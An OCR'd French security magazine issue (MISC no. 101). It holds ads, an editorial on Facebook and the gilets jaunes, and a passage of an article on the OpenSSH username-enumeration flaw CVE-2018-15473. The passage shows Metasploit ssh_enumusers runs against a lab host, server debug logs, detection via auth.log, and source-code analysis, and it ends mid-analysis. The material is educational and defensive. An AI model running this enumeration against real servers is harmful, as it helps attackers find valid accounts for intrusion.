MISC

LE MAGAZINE DE LA SÉCURITÉ INFORMATIQUE MULTIPLATEFORME !

N° 101
JANVIER / FÉVRIER
2019

France MÉTRO. : 8,90 € - CH : 15 CHF
BE/LUX/PORT CONT : 9,90 €
DOM/TOM : 9,50 € - CAN : 16 $ CAD

L 19018 - 101 - F: 8,90 € - RD

ORGANISATION : Contrefaçon / Cybersécurité

Piratage des logiciels à travers le monde : état des lieux et réglementation

p. 66

RÉSEAU : Reverse Proxy / WAF

Mise en place d'un reverse proxy avec contrôle d'accès grâce à des briques open source

p. 60

SYSTÈME : Hardware / Développement

Communication sécurisée entre l'enclave et un périphérique avec SGX

p. 74

DOSSIER

BONNES PRATIQUES & DÉVELOPPEMENT

SÉCURITÉ DES APPLICATIONS WEB


p.28

1 - Sécurité d'une architecture MEAN : MongoDB, Express, Angular, Node
2 - Mise en place de l'authentification avec Passport
3 - Protection des utilisateurs : durcissement des entêtes HTTP
4 - Industrialiser la sécurité dans vos développements web

EXPLOIT CORNER

Découverte de la vulnérabilité d'énumération des comptes à distance sur OpenSSH

p. 06



FORENSIC CORNER

Extraction et analyse du noyau Linux d'un terminal Android

p. 20

PENTEST CORNER

Technique de développement d'exploits sur la sérialisation Java

p. 14

digital.security

FORMATIONS CYBERSÉCURITÉ

Formations adaptées aux réalités des besoins métiers

FORMATIONS TECHNIQUES

CODEX01
COnnected Devices EXploitation
Comprendre la sécurité d'un objet connecté et exploiter ses micro-logiciels

CODEX02
COnnected Devices EXploitation Avancé
Maîtriser la sécurité d'un objet connecté, exploiter ses vulnérabilités et réaliser des attaques

CRYPTO
Initiation à la cryptologie
Maîtriser les concepts de la cryptologie

CERT
Réponse à incident et Inforensique
Comprendre une réponse à incident et mener une analyse inforensique : les outils et méthodologies

SECDEV
Développement Web sécurisé
Comprendre la sécurité applicative dans le développement Web : vulnérabilités, attaques, moyens de protection et outillage

FORMATIONS ORGANISATIONNELLES

RSSI
Les outils et méthodes pour survivre
Donner aux RSSI les méthodes, outils et approches indispensables à sa (nouvelle) fonction pour une mise en œuvre de la sécurité efficiente, pragmatique et réfléchie

RGPD01
Fondamentaux RGPD
Comprendre le RGPD, ses enjeux, ses principes et appréhender les étapes d'une mise en conformité

RGPD02
Privacy framework et conformité RGPD
Savoir mettre en oeuvre un PIA, comprendre l'ISO 29100 et savoir gérer l' « accountability »

ADRIOT
Analyse de risques en environnement IoT
Comprendre les risques d'un écosystème IoT et savoir les traiter depuis l'expression des besoins de sécurité jusqu'à la mise en place des mécanismes de protection

Formateurs **experts** dans leur domaine

Formateurs **conférenciers** et **rédacteurs** éprouvés

Consultants et **formateurs** au quotidien

Programme détaillé et calendrier des formations :

https://www.digital.security/fr/formations
formations@digital.security

MISC est édité par **Les Éditions Diamond**

LES ÉDITIONS DIAMOND

10, Place de la Cathédrale
68000 Colmar, France
Tél. : 03 67 10 00 20 - **Fax :** 03 67 10 00 21
E-mail : cial@ed-diamond.com
Service commercial : abo@ed-diamond.com
Sites : https://www.miscmag.com
https://www.ed-diamond.com

Directeur de publication : Arnaud Metzler
Chef des rédactions : Denis Bodor
Rédacteur en chef : Cédric Foll
Rédacteur en chef adjoint : Émilien Gaspar
Secrétaire de rédaction : Aline Hof
Responsable service infographie : Kathrin Scali
Réalisation graphique : Thomas Pichon
Responsable publicité :
Valérie Frechard - Tél. : 03 67 10 00 27
Service abonnement : Tél. : 03 67 10 00 20
Illustrations : http://www.fotolia.com
Impression : pva, Druck und Medien-Dienstleistungen GmbH, Landau, Allemagne
Distribution France : (uniquement pour les dépositaires de presse)
MLP Réassort : Plate-forme de Saint-Barthélemy-d'Anjou. Tél. : 02 41 27 53 12
Plate-forme de Saint-Quentin-Fallavier. Tél. : 04 74 82 63 04
Service des ventes : Abomarque : 09 53 15 21 77

IMPRIMÉ en Allemagne - PRINTED in Germany
Dépôt légal : A parution
N° ISSN : 1631-9036
Commission Paritaire : K 81190

Périodicité : Bimestrielle
Prix de vente : 8,90 Euros

Membre April www.april.org

Charte de MISC

MISC est un magazine consacré à la sécurité informatique sous tous ses aspects (comme le système, le réseau ou encore la programmation) et où les perspectives techniques et scientifiques occupent une place prépondérante. Toutefois, les questions connexes (modalités juridiques, menaces informationnelles) sont également considérées, ce qui fait de MISC une revue capable d'appréhender la complexité croissante des systèmes d'information, et les problèmes de sécurité qui l'accompagnent. MISC vise un large public de personnes souhaitant élargir ses connaissances en se tenant informées des dernières techniques et des outils utilisés afin de mettre en place une défense adéquate. MISC propose des articles complets et pédagogiques afin d'anticiper au mieux les risques liés au piratage et les solutions pour y remédier, présentant pour cela des techniques offensives autant que défensives, leurs avantages et leurs limites, des facettes indissociables pour considérer tous les enjeux de la sécurité informatique.

https://www.miscmag.com

RETROUVEZ-NOUS SUR :

@miscredac @MISCleMag

p.51/52 DÉCOUVREZ TOUS NOS ABONNEMENTS MULTI-SUPPORTS !

ÉDITO

LE COUP DE POUCE BLEU AUX GILETS JAUNES

C'est avec une certaine fascination que j'ai suivi l'évolution du mouvement des gilets jaunes sur la Toile. La presse a largement commenté l'usage dont le mouvement a fait des réseaux sociaux et tout particulièrement Facebook. Mais avant de revenir sur ce mouvement, prenons un peu de recul pour remettre en perspective l'évolution de Facebook ces quinze dernières années, son usage et sa perception par le grand public.

Au milieu des années 2000, les réseaux sociaux étaient perçus comme une perte de temps, un symptôme d'une société matérialiste et égocentrée. Les fils d'actualité se sont vus envahir de publicités et de jeux en ligne. L'absence de hiérarchisation des billets commençait à rendre la consultation de plus en plus laborieuse et à lasser un certain nombre d'utilisateurs historiques.

Les printemps arabes ont certainement été un tournant dans la perception de ce nouveau média comme un possible espace politique libéré. En particulier, son utilisation comme nouvelle agora, une plateforme d'expression et de coordination échappant à la censure des pays totalitaires, l'a poussé sur le devant de la scène comme un possible outil d'émancipation.

Le succès des réseaux, et en tout premier lieu celui de Facebook, a néanmoins commencé très vite à être un sujet d'inquiétude. En premier lieu à cause du nombre d'utilisateurs actifs dépassant en France les 30 millions soit, comme dans la plupart des pays occidentaux, plus d'une personne sur deux en âge de voter.

Ensuite, parce que Facebook, en bon courtier de données, a acquis une connaissance intime des habitudes de consommations et opinions politiques de ses usagers. C'est cette connaissance qu'il monnaie aux annonceurs et le rend plus attractif que les médias historiques.

Si le mail a été le terreau des canulars au début des années 2000, ce n'est rien comparé aux fake news qui se propagent sur Facebook et que ce dernier a toutes les peines du monde à juguler. D'autant qu'il ne s'agit plus de blagues, mais de fausses informations à visées politiques telles que les rumeurs sur le pacte de Marrakech.

Une autre critique est l'effet de bulle qu'il induit pour ses utilisateurs. Son objectif étant de vous faire utiliser la plateforme le plus souvent et le plus longtemps possible, il propose du contenu qui donne envie de rester et non pas de fermer l'application. Grâce à la somme des informations dont il dispose et à la puissance de son algorithme « News Feed », il propose du contenu caressant dans le sens du poil chaque utilisateur. Ainsi, les fils d'actualité finissent par isoler de toute position divergente, confortant les certitudes jusqu'à créer un effet de résonance les amplifiant.

L'enfer étant pavé de bonnes intentions, Marc Zuckerberg, s'est donné comme mission de se substituer avec Facebook aux groupes sociaux en cours de disparition dans le monde réel. Pour cela, l'algorithme « News Feed » a été ajusté en 2017 pour favoriser les messages venant des « groupes », c'est-à-dire en faisant apparaître plus souvent les contenus qui y sont postés dans les fils d'actualités des usagers.

Pour revenir à l'actualité et comprendre l'évolution du rapport de force dans la diffusion de l'information, certains groupes de gilets jaunes cumulent quelques semaines après leur création plusieurs millions d'inscrits dépassant ainsi les audiences de toutes les chaînes d'information cumulées.

Après l'électrochoc du Brexit puis l'élection de Donald Trump pour les sociétés occidentales habituées au ronronnement social-démocrate, le scandale Cambridge Analytica est venu apporter un éclairage particulièrement inquiétant sur l'impact que pouvait avoir Facebook sur les processus démocratiques.

Ces évènements ont montré que l'amoncellement de données personnelles avait un intérêt pour des annonceurs cherchant à influencer voire manipuler l'opinion plutôt que vendre des produits. Que des partis politiques dans le cadre du processus démocratique investissent ce média pour diffuser leurs idées et convaincre des électeurs ne semble pas forcément choquant. Par contre, et c'est une vrai rupture, il est possible de personnaliser l'argumentaire pour chaque électeur en fonction de ses opinions, voir de cibler uniquement les utilisateurs indécis pour faire basculer l'élection. Ou encore, perspective encore plus effrayante que des groupes tels que ceux constitués dans le cadre des manifestations de gilets jaunes soient vendus au plus offrant et en toute discrétion par leurs modérateurs échappant ainsi à tout contrôle. À combien peut se monnayer la capacité, à la veille d'élections, d'envoyer des messages à quelques millions de personnes dont les dénominateurs communs sont une défiance contre le gouvernement et des difficultés financières ? Combien serait prêt à payer un lobby ou une puissance étrangère ?

Cédric FOLL / cedric@miscmag.com / @follc

SOMMAIRE

MISC MAGAZINE
N°101

EXPLOIT CORNER

PENTEST CORNER

FORENSIC CORNER

RÉSEAU

ORGANISATION & JURIDIQUE

SYSTÈME

28 DOSSIER

BONNES PRATIQUES & DÉVELOPPEMENT
SÉCURITÉ DES APPLICATIONS WEB

Quarkslab

SECURING EVERY BIT OF YOUR DATA

CHAQUE ENJEU DE SÉCURITÉ EST DIFFÉRENT, CHAQUE SOLUTION DOIT L'ÊTRE.

PRODUITS

IRMA Enterprise

Une plateforme flexible d'analyse de fichiers, utilisant plusieurs moteurs d'analyse pour améliorer la détection des menaces.

Epona

Une protection logicielle pour vos applications prévenant les attaquants de voler vos actifs et menacer vos utilisateurs.

SERVICES

Nos recherches de pointe en sécurité conduisent les organisations à une nouvelle posture de sécurité : obliger l'attaquant, et non le défenseur, à s'adapter.

- **Recherche de vulnérabilités : évaluer la sécurité CSPN**
  Évaluation sécuritaire des produits, attaques logicielles et matérielles.
- **Reverse engineering : comprendre la sécurité**
  Tests de protections (jeux, paiement, DRM,...), développement de patches, attaques hardware.
- **Vulnerability intelligence : trier les menaces**
  Développement d'exploits pour tester des équipements (ex.: blueborne), analyse de patches, attaques par canaux auxiliaires.
- **Sécurité logicielle : construire la sécurité.**
  Cryptographie (conception et optimisation), design sécurisé, développement de composants de sécurité.

FORMATIONS

Apprenez la sécurité avec ceux qui la pratiquent quotidiennement

- Reverse engineering comme un pro
- Applications Android du point de vue d'un reverse engineer
- iOS : sécurité des applications et de l'OS

Plus d'informations sur **www.quarkslab.com**

quarkslab
SECURING EVERY BIT OF YOUR DATA
13 rue St.-Ambroise - 75011 Paris - FRANCE
Tel.: +33 (0)1 58 30 81 51 - Email: contact@quarkslab.com
@quarkslab - **www.quarkslab.com**

OPENSSH : UNE VULNÉRABILITÉ EXISTANT DEPUIS 20 ANS A ÉTÉ DÉTECTÉE DANS CET OUTIL CONÇU POUR SÉCURISER LES COMMUNICATIONS

Nicolas VIEUX – nicolas.vieux@outlook.fr
Ingénieur sécurité informatique

mots-clés : OPENSSH / USER ENUMERATION / PENTEST / EXPLOIT / CVE-2018-15473 / CYGWIN

Cela fait 20 ans qu'une vulnérabilité présente dans OpenSSH permet d'énumérer les utilisateurs. Elle a été rendue publique le 17 août 2018 sous la référence CVE ID 2018-15473. Du fait de sa facilité d'exploitation, des exploits ont rapidement vu le jour sur des sites de dépôt de code comme GitHub, des scripts Python ont également été codés et même le très célèbre Metasploit a mis à jour son module d'énumération des utilisateurs SSH [Ref] « modules/auxiliary/scanner/ssh/ssh_enumusers.rb ». Cette vulnérabilité ne donne pas la liste des noms d'utilisateurs valides, mais permet, sans faire d'attaque par mot de passe, de dire si un utilisateur existe ou non. Nous allons voir ensemble au travers de cet article pourquoi cette vulnérabilité existe, comment l'exploiter et de quelle manière nous pouvons nous en prévenir.

OpenBSD Secure Shell, plus connu sous le nom d'OpenSSH, est un ensemble d'outils libres permettant des communications sécurisées sur un réseau informatique en utilisant le protocole SSH. Contrairement à telnet, FTP, rlogin et bien d'autres, il offre une solution de communication sécurisée. Cet outil est multiplateforme avec une prédominance dans les systèmes Unix/Linux, mais est également disponible sur les systèmes Microsoft Windows via par exemple Cygwin.

SSH est un protocole de communication qui fonctionne en mode client-serveur et qui offre une sécurité dans les échanges avec notamment une authentification des correspondants. À ce jour, il est recommandé d'utiliser SSHv2 qui, comme vous vous en doutez, est plus accompli en termes de sécurité et également plus complet que son prédécesseur créé en 1999.

Comme indiqué dans la RFC4253, le serveur écoute sur le port TCP/22 par défaut. Ce numéro de port a été enregistré auprès de l'IANA et a été officiellement attribué à SSH. Vous pouvez le vérifier et le modifier dans le fichier `/etc/ssh/sshd_config`.

1 Contexte lié à la vulnérabilité

La vulnérabilité détectée et identifiée sous la référence CVE ID 2018-15473 affecte la quasi-totalité des versions du logiciel OpenSSH (il faudrait réaliser plusieurs tests, mais OpenSSH 2.3.0 publié en novembre 2000 est vulnérable) jusqu'à la 7.7. Le projet OpenSSH a publié un correctif de sécurité le 24 août 2018 au sein de la version OpenSSH 7.8.

Le vecteur d'attaque de cette faille est le réseau, sa complexité est faible et aucun privilège ni interaction ne sont requis : autant dire que si vous êtes vulnérables, il vous faudra rapidement remédier à cette CVE.

Une difficulté pour l'application de la correction vient du fait que le client OpenSSH est inclus dans une large gamme d'applications logicielles, la plus connue étant Cygwin : attention donc aux logiciels des caméras et autres objets connectés qui embarquent également

OpenSSH. Comme pour tous les logiciels, outils, etc. ayant des dépendances, bon nombre d'entre eux pourraient ainsi rester vulnérables encore longtemps.

2 Exploitation de la vulnérabilité

2.1 Présentation de la vulnérabilité

La vulnérabilité est présente dans plusieurs fonctions d'authentification d'OpenSSH. Nous allons voir ensemble dans ce chapitre la mauvaise implémentation faite par OpenSSH et générant une vulnérabilité dans l'authentification par clé publique.

Pour exploiter cette vulnérabilité, il faut simplement envoyer un message d'authentification de clé publique mal formé au serveur OpenSSH. Le serveur, en fonction de l'existence du nom d'utilisateur, répondra alors d'une manière différenciée :

- Si l'utilisateur existe, le serveur arrêtera l'échange après avoir appelé **`fatal()`**. Dans ses logs, une entrée sera ajoutée avec l'erreur fatale (en fonction de la version, le message pourra être différent). L'attaquant (le client) constatera simplement la fermeture de connexion ;
- Si l'utilisateur n'existe pas, l'attaquant verra le message **`SSH2_MSG_USERAUTH_FAILURE`**, et l'administrateur du serveur aura le message indiquant que le client avec l'adresse IP w.x.y.z a tenté de se connecter avec un utilisateur invalide.

2.2 Journaux d'évènements et logs de l'application pour mieux comprendre l'attaque

Du côté de la défense (équipe sécurité), vous aurez deux endroits pour vérifier si une attaque de ce type est en cours :

- Tout simplement dans **`/var/log/auth.log`** : vous pouvez placer ce cas d'usage dans votre SIEM afin de détecter ce type d'attaque si vous ne pouvez pas faire de montée de version d'OpenSSH. Vous pourrez alors vérifiez si une attaque est survenue avec une commande similaire à ce qui suit :

```
user1@ubuntu:~$ more /var/log/auth.log | grep "fatal: ssh_packet_
get_string: incomplete message [preauth]"

Sep 12 15:13:41 ubuntu sshd[13582]: fatal: ssh_packet_get_string:
incomplete message [preauth]
```

- OpenSSH peut être utilisé en mode *debug*. Pour ce faire, utiliser ssh avec l'option **`-d`**. Elle vous donnera le niveau de débogage allant de 1 à 3 soit de **`-d`** à **`-ddd`**. Pour analyser correctement cette vulnérabilité, le niveau 2 est le niveau minimum requis. Utilisez ainsi la commande suivante :

```
user1@ubuntu:~$ sudo /usr/sbin/sshd -dd

[sudo] Mot de passe de user1:
debug2: load_server_config: filename /etc/ssh/sshd_config
debug2: load_server_config: done config len = 736
debug2: parse_server_config: config /etc/ssh/sshd_config len 736
debug1: sshd version OpenSSH_7.2, OpenSSL 1.0.2g  1 Mar 2016
debug1: private host key #0: ssh-rsa SHA256:XcOwknk7FU49m8inyVCFfBd
vvNespv8g0xzx/46Hv/0
debug1: private host key #1: ssh-dss SHA256:ZHuUMzUxwA/nRQ/
GhEIF5RGlO8B+pxaJI5dhjCmUIRQ
debug1: private host key #2: ecdsa-sha2-nistp256
SHA256:MJC3cfzahaJKmNSCyjZjyIlR/nMROACRcrK1s+DhFIA
debug1: private host key #3: ssh-ed25519 SHA256:J5I7O/
oNLSoyqtH8Dxrxl8NT4DaIB7s4fvCRvX9Og5g
debug1: rexec_argv[0]='/usr/sbin/sshd'
debug1: rexec_argv[1]='-dd'
debug1: Set /proc/self/oom_score_adj from 0 to -1000
debug2: fd 3 setting O_NONBLOCK
debug1: Bind to port 22 on 0.0.0.0.
Server listening on 0.0.0.0 port 22.
debug2: fd 4 setting O_NONBLOCK
debug1: Bind to port 22 on ::.
Server listening on :: port 22.
```

Désormais, il vous suffira d'attendre que l'attaquant pointe le bout de son nez en regardant le fichier de log.

2.3 Test avec un exploit

Cet exemple démarre directement avec un serveur vulnérable, mais bien évidemment, dans un contexte par exemple de tests d'intrusion, le scan de port avec *banner grabbing* sera nécessaire pour identifier une version vulnérable. Comme indiqué précédemment des exploits sont en libre-service : nous pouvons utiliser Metasploit ou un script. Pour ce faire, vous trouverez ci-dessous un petit tutoriel avec un bon et un mauvais nom d'utilisateur. À noter qu'au lieu de lancer l'exploit pour trouver un *username* valide, vous pouvez également lui passer en paramètre un fichier afin qu'il teste tout une série de noms d'utilisateur.

```
msf > use auxiliary/scanner/ssh/ssh_enumusers
msf auxiliary(scanner/ssh/ssh_enumusers) > show actions

Auxiliary actions:

   Name             Description
   ----             -----------
   Malformed Packet  Use a malformed packet
   Timing Attack     Use a timing attack


msf auxiliary(scanner/ssh/ssh_enumusers) > set ACTION Malformed Packet
ACTION => Malformed Packet
msf auxiliary(scanner/ssh/ssh_enumusers) > show options

Module options (auxiliary/scanner/ssh/ssh_enumusers):
```

```
   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   CHECK_FALSE  false            no        Check for false
positives (random username)
   Proxies                       no        A proxy chain of format
type:host:port[,type:host:port][...]
   RHOSTS                        yes       The target address range
or CIDR identifier
   RPORT        22               yes       The target port
   THREADS      1                yes       The number of concurrent
threads
   THRESHOLD    10               yes       Amount of seconds needed
before a user is considered found (timing attack only)
   USERNAME                      no        Single username to test
(username spray)
   USER_FILE                     no        File containing
usernames, one per line


Auxiliary action:

   Name             Description
   ----             -----------
   Malformed Packet  Use a malformed packet


msf auxiliary(scanner/ssh/ssh_enumusers) > set RHOSTS 192.168.1.11
RHOSTS => 192.168.1.11
msf auxiliary(scanner/ssh/ssh_enumusers) > run

[*] 192.168.1.11:22 - SSH - Using malformed packet technique
[-] Please populate USERNAME or USER_FILE
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/ssh/ssh_enumusers) > set USERNAME user0
USERNAME => user0
msf auxiliary(scanner/ssh/ssh_enumusers) > run

[*] 192.168.1.11:22 - SSH - Using malformed packet technique
[*] 192.168.1.11:22 - SSH - Starting scan
[-] 192.168.1.11:22 - SSH - User 'user0' not found
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

L'exploit vous indique **not found**, car le **user0** n'existe pas.

Sur votre serveur, vous verrez alors l'erreur suivante :

```
debug1: KEX done [preauth]
debug1: userauth-request for user user0 service ssh-connection
method publickey [preauth]
debug1: attempt 0 failures 0 [preauth]
debug2: parse_server_config: config reprocess config len 736
Invalid user user0 from 192.168.1.16
debug2: monitor_read: 8 used once, disabling now
input_userauth_request: invalid user user0 [preauth]
debug2: input_userauth_request: try method publickey [preauth]
debug2: userauth_pubkey: disabled because of invalid user [preauth]
debug1: PAM: initializing for "user0"
debug1: PAM: setting PAM_RHOST to "192.168.1.16"
debug1: PAM: setting PAM_TTY to "ssh"
debug2: monitor_read: 100 used once, disabling now
Connection closed by 192.168.1.16 port 40942 [preauth]
debug1: do_cleanup [preauth]
debug1: monitor_read_log: child log fd closed
debug2: monitor_read: 4 used once, disabling now
debug1: do_cleanup
debug1: PAM: cleanup
debug1: Killing privsep child 2809
debug1: audit_event: unhandled event 12
user1@ubuntu:~$
```

L'adresse IP 192.168.1.16 est le client et 192.168.1.11 est celle du serveur. La vulnérabilité existe, car le code a été fait pour vérifier l'existence ou non d'un nom d'utilisateur avant l'analyse complète du message. Une bonne pratique en sécurité est de vérifier la validité des paquets avant de les traiter. Ainsi, pour corriger la vulnérabilité, il faut donc inverser l'ordre du traitement.

Ici l'utilisateur n'existe pas, la connexion s'est arrêtée. Regardons de plus près ce qu'il s'est passé avec un analyseur de paquets comme Wireshark et regardez les différents échanges (vous pouvez également utiliser l'option ***Follow TCP Stream***). En rose, vous verrez vos paquets (générés par le client) et en bleu les paquets serveurs.

Refaisons le test avec **user1** qui cette fois-ci existe :

```
msf auxiliary(scanner/ssh/ssh_enumusers) > set USERNAME user1
USERNAME => user1
msf auxiliary(scanner/ssh/ssh_enumusers) > run

[*] 192.168.1.11:22 - SSH - Using malformed packet technique
[*] 192.168.1.11:22 - SSH - Starting scan
[+] 192.168.1.11:22 - SSH - User 'user1' found
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/ssh/ssh_enumusers) >
```




Figure 1

HS2
Hervé Schauer Sécurité

Formation cybersécurité organisationnelle

PROGRAMME

Gouvernance de la sécurité

RSSI :
Formation RSSI
CISSP :
Préparation au CISSP
CISA :
Préparation au CISA
SECUHOMOL :
Homologation de la SSI
SECUCRISE :
Gestion de crise IT/SSI
EBIOS2010 :
EBIOS 2010 Risk Manager

Gouvernance de la sécurité avec les normes ISO270XX

ESS27 :
Essentiels ISO27001 & ISO27002
ISO27LA :
ISO27001 Lead Auditor
ISO27LI :
ISO27001 Lead Implementer
ISO27RM :
ISO27005 Risk Manager
ISO27004 :
ISO27004 / Indicateurs et tableaux de bord cybersécurité
ISO27035 :
ISO27035 / Gestion des incidents de sécurité

+33 974 774 390

www.hs2.fr

formations@hs2.fr




Figure 2

Lorsque le test est fait avec un nom d'utilisateur existant, l'exploit vous indique **found** (il ne vous manque plus qu'à trouver le mot de passe). Vous remarquerez dans la console de debug le message **ssh_packet_get_string: incomplete message [preauth]** (voir figures 3 et 4).

```
debug1: KEX done [preauth]
debug1: userauth-request for user user1 service ssh-connection method
publickey [preauth]
debug1: attempt 0 failures 0 [preauth]
debug2: parse_server_config: config reprocess config len 736
debug2: monitor_read: 8 used once, disabling now
debug2: input_userauth_request: setting up authctxt for user1 [preauth]
debug2: input_userauth_request: try method publickey [preauth]
ssh_packet_get_string: incomplete message [preauth]
debug1: do_cleanup [preauth]
debug1: PAM: initializing for "user1"
debug1: PAM: setting PAM_RHOST to "192.168.1.16"
debug1: PAM: setting PAM_TTY to "ssh"
debug2: monitor_read: 100 used once, disabling now
debug1: monitor_read_log: child log fd closed
debug2: monitor_read: 4 used once, disabling now
debug1: do_cleanup
debug1: PAM: cleanup
debug1: Killing privsep child 2808
debug1: audit_event: unhandled event 12
user1@ubuntu:~$
```

C'est ainsi que la vulnérabilité de l'authentification par clé publique peut être exploitée pour révéler la validité ou non d'un nom d'utilisateur.

Si vous retournez dans le fichier **/var/log/auth.log**, vous constaterez ce message prouvant qu'une personne a trouvé un nom d'utilisateur valide.

3 Analyse du code source d'OpenSSH

Pour mieux comprendre cette faille, on peut regarder dans le code source en le récupérant directement depuis le site d'OpenSSH. Ensuite, on peut faire une recherche sur l'erreur que nous avons rencontrée, par exemple : **grep -r 'ssh_packet_get_string' ***.

```
user1@ubuntu:~/Téléchargements/openssh/openssh-7.2p2$ grep -r 'ssh_
packet_get_string' *
opacket.c:ssh_packet_get_string(struct ssh *ssh, u_int *length_ptr)
opacket.c:ssh_packet_get_string_ptr(struct ssh *ssh, u_int *length_ptr)
opacket.h:void *ssh_packet_get_string(struct ssh *, u_int *length_ptr);
opacket.h: ssh_packet_get_string(active_state, (length_ptr))
opacket.h: ssh_packet_get_string_ptr(active_state, (length_ptr))
packet.h:const void *ssh_packet_get_string_ptr(struct ssh *, u_int
*length_ptr);
user1@ubuntu:~/Téléchargements/openssh/openssh-7.2p2$
```

C'est dans les fichiers **opacket.c**, **opacket.h** et **packet.h** qu'il faut donc regarder. Commençons par lire le header **opacket.h** :

```
#define packet_get_string(length_ptr) \
  ssh_packet_get_string(active_state, (length_ptr))
```

La fonction **packet_get_string** vérifie que la longueur spécifiée est correcte et extrait une chaîne




Figure 3

d'un message. Il faut alors regarder la fonction **ssh_packet_get_string** dans le fichier source **opacket.c** :

```
void *
ssh_packet_get_string(struct ssh *ssh,
u_int *length_ptr)
{
  int r;
  size_t len;
  u_char *val;

  if ((r = sshpkt_get_string(ssh, &val,
&len)) != 0)
    fatal("%s: %s", __func__, ssh_err(r));
  if (length_ptr != NULL)
    *length_ptr = (u_int)len;
  return val;
}
```

La fonction **ssh_packet_get_string** appelle la fonction **sshpkt_get_string**, et si sa valeur est différente de 0, elle appelle la fonction **fatal**. Cette fonction enregistre un événement d'erreur irrécupérable, puis termine le processus OpenSSH généré, sans renvoyer de message.

Figure 4

Vous avez compris la mécanique : la fonction **sshpkt_get_string** appelle **sshbuf_get_string**. Cette dernière appelle la fonction **sshbuf_get_string_direct** qui elle-même appelle la fonction **sshbuf_peek_string_direct**.

Nous sommes désormais dans le fichier **sshbuf-getput-basic.c** et dans la fonction **sshbuf_peek_string_direct**.

```
int
